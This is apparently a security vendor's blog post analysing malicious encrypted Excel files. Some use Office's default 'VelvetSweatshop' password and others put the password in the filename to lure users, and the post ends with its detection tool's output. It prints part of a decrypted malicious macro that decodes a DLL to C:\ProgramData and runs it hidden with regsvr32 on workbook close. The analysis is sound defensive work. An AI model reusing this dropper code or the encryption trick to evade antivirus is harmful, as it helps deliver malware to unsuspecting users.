Regarding the Threats Posed by Encrypted Office Files

expmon.blogspot.com/2021/10/regarding-threats-posed-by-encrypted.html

Since the EXPMON's launch in late August, especially after the big discovery of the Microsoft CVE-2021-40444 zero-day attack (which impressively proved the effectiveness of our "environment-binding approach" for advanced exploit detection), we've been working on some automation processes where we collect various samples from different sources and put them into our EXPMON system for advanced exploit detection.

Recently, our system has detected quite a lot of malicious encrypted Office files. We believe most of them are already discussed in this pretty good blog post from the VMware Threat Analysis Unit, we highly recommend read it first for some background knowledge.

Basically, the process is that, when Microsoft Office tries to open an encrypted Office file, it tries the "secret" password "VelvetSweatshop" to decrypt the file in the memory and then open it automatically. Since the encrypted file has a completely different structure comparing to the original malicious file, and almost all the bytes are encrypted, such a trick would allow the malicious actors to not only bypass the detection of security products (especially for static engines such as AV engines), but also keep the user interaction minimal because Microsoft Office would decrypt and open the decrypted exploit automatically. This is a really good trick for malicious actors to pack their Office exploits.

For EXPMON system, if the user provides the original in-the-wild filename (extension name) of the sample when submitting the sample, our system will detect them without problem. Even, since our latest update v20211005, if the user does not provide the extension name, our system will try to decrypt the file using the default "VelvetSweatshop" password on the fly and put the decrypted objects back into our system for analysis, this is done in our powerful "object exploring" module.

We observed that,

- Almost all the Office encrypted samples are Excel samples and embedded with CVE-2017-11882 exploits.
- The AV engines on VirusTotal are doing a great job on detecting these samples so far (perhaps because there were good improvements after the VMWare blog post released).

Just listing a few examples,

02f0eb68584489c25d6875906b0484c7

14fdf843f1c9990d688f8cfa9a205d13

758b8e7eff032a609fbfc34ea6fd54df

87b64dec6a53c93bde6a4e984e0d51c0

a455c811a6ea1402fb63e8294462c0e8

d2fb6c006fe4b81fae29c2b55435db93

f3b656e3b788ea97cc6cb577ac4ca14a

166e88aa51cd18fb2e6359c9ec67dfce


f0c31a6e46910b1f561b8e62cea1625b

However, we have also seen few (so far) samples making some "progress" on avoiding detection - instead of using the default "VelvetSweatshop" password, they use their own passwords, but put the password in the filename and trying to lure the user to open it with that password in the filename.

Let's see this sample,

https://www.virustotal.com/gui/file/8afa5b1c24916936c79ad6fdb6197c578326a795de0a214d1be05f9cfb8d5914/detection

So far, as of writing, not a single AV engine on VT is able to detect it.



No security vendors flagged this file as malicious


8afa5b1c24916936c79ad6fdb6197c578326a795de0a214d1be05f9cfb8d5914
Agree Status 28.Password xxvzddmzrefqbahk.xlsm

89.00 KB
Size

2021-10-06 03:32:29 UTC
13 hours ago

Ad-Aware	✓ Undetected	AhnLab-V3	✓ Undetected
ALYac	✓ Undetected	Antiy-AVL	✓ Undetected

The decrypted (decrypting with the password "xxvzddmzrefqbahk" provided in filename) is actually a malicious .xlsx with malicious Office macros embedded.




SECURITY WARNING Macros have been disabled. Enable Content

This document is protected

To continue working with application, follow these steps

1. Open the document in Microsoft Office. Previewing online is not available for protected documents.

2. If this document was downloaded from Email, please click EnableEditing from the yellow bar above.




```
        fo.Close
        nono = FreeFile
        Open path For Binary Access Write As #nono
        Put #nono, 1, text
        Close #nono
End Sub
Private Function GetTempPath()
        Dim path As String
        Dim objName As String
        Dim fileStr As String
        fileStr = Decode64(DVW_Status_AXXPJ())
        path = "C:\ProgramData\Test.dll"
        objName = "Scripting.FileSystemObject"
        Call WriteFile(path, fileStr, objName)
        GetTempPath = path
End Function

Private Sub CallMe()
        Set objWMIService = GetObject("winmgmts:\\.\root\cimv2")
        Set objStartup = objWMIService.Get("Win32_ProcessStartup")
        Set objConfig = objStartup.SpawnInstance_
        objConfig.ShowWindow = 0
        Set objProcess = GetObject("winmgmts:\\.\root\cimv2:Win32_Process")
        objProcess.Create "regsvr32 /s " + GetTempPath(), Null, objConfig, intProcessID
End Sub

Private Sub Workbook_BeforeClose(Cancel As Boolean)
        Call KOUSUC
End Sub
Public Sub KOUSUC()
        Call PTPKXMGQ
End Sub
Public Sub PTPKXMGQ()
        Call OSKCPAC
End Sub
Public Sub OSKCPAC()
```

Please note that we don't blame anyone for not detecting the samples - this is understandable, even if the engine has the capacity to decrypt encrypted Office files, what could it do when it doesn't know the password? Someone may say hey how about we try all the strings in the filename? Well, what if the attacker uses some more sophisticated way like "password is the result of 1+1"? This sounds like an endless game.

At EXPMON, we mitigated this by providing an "informative" message to the users, when we find out the sample is encrypted but we're not able to decrypt using the default "VelvetSweatshop"password, we try to warn the users not be lured to input the password manually - if they users don't manually provide the password when opening the file, there's no risk, as the malicious content is not opened by Office. At this time, the samples would be detected like this.



```
C:\expmon>expmon_api_demo.py encrypted_office_sample
[INFO] Server returned message: Analysis request successfully submitted, you may use the returned sha256 to check the report later (do not
check in 30 seconds)
[INFO] Submitted sample hash: 8afa5b1c24916936c79ad6fdb6197c578326a795de0a214d1be05f9cfb8d5914
Detection Result: Informative
Detection Description: [u'sample contain at least one encrypted object but our system is unable to decrypt, be cautious if not fully trust
the source, especially not be lured to input password when opening the file']
```

We hope this quick blog post help rise the awareness of the threats posed by encrypted Office files and help the security industry on better detecting them. Our EXPMON system will continue to monitor the threats posed by encrypted Office files. Happy hunting!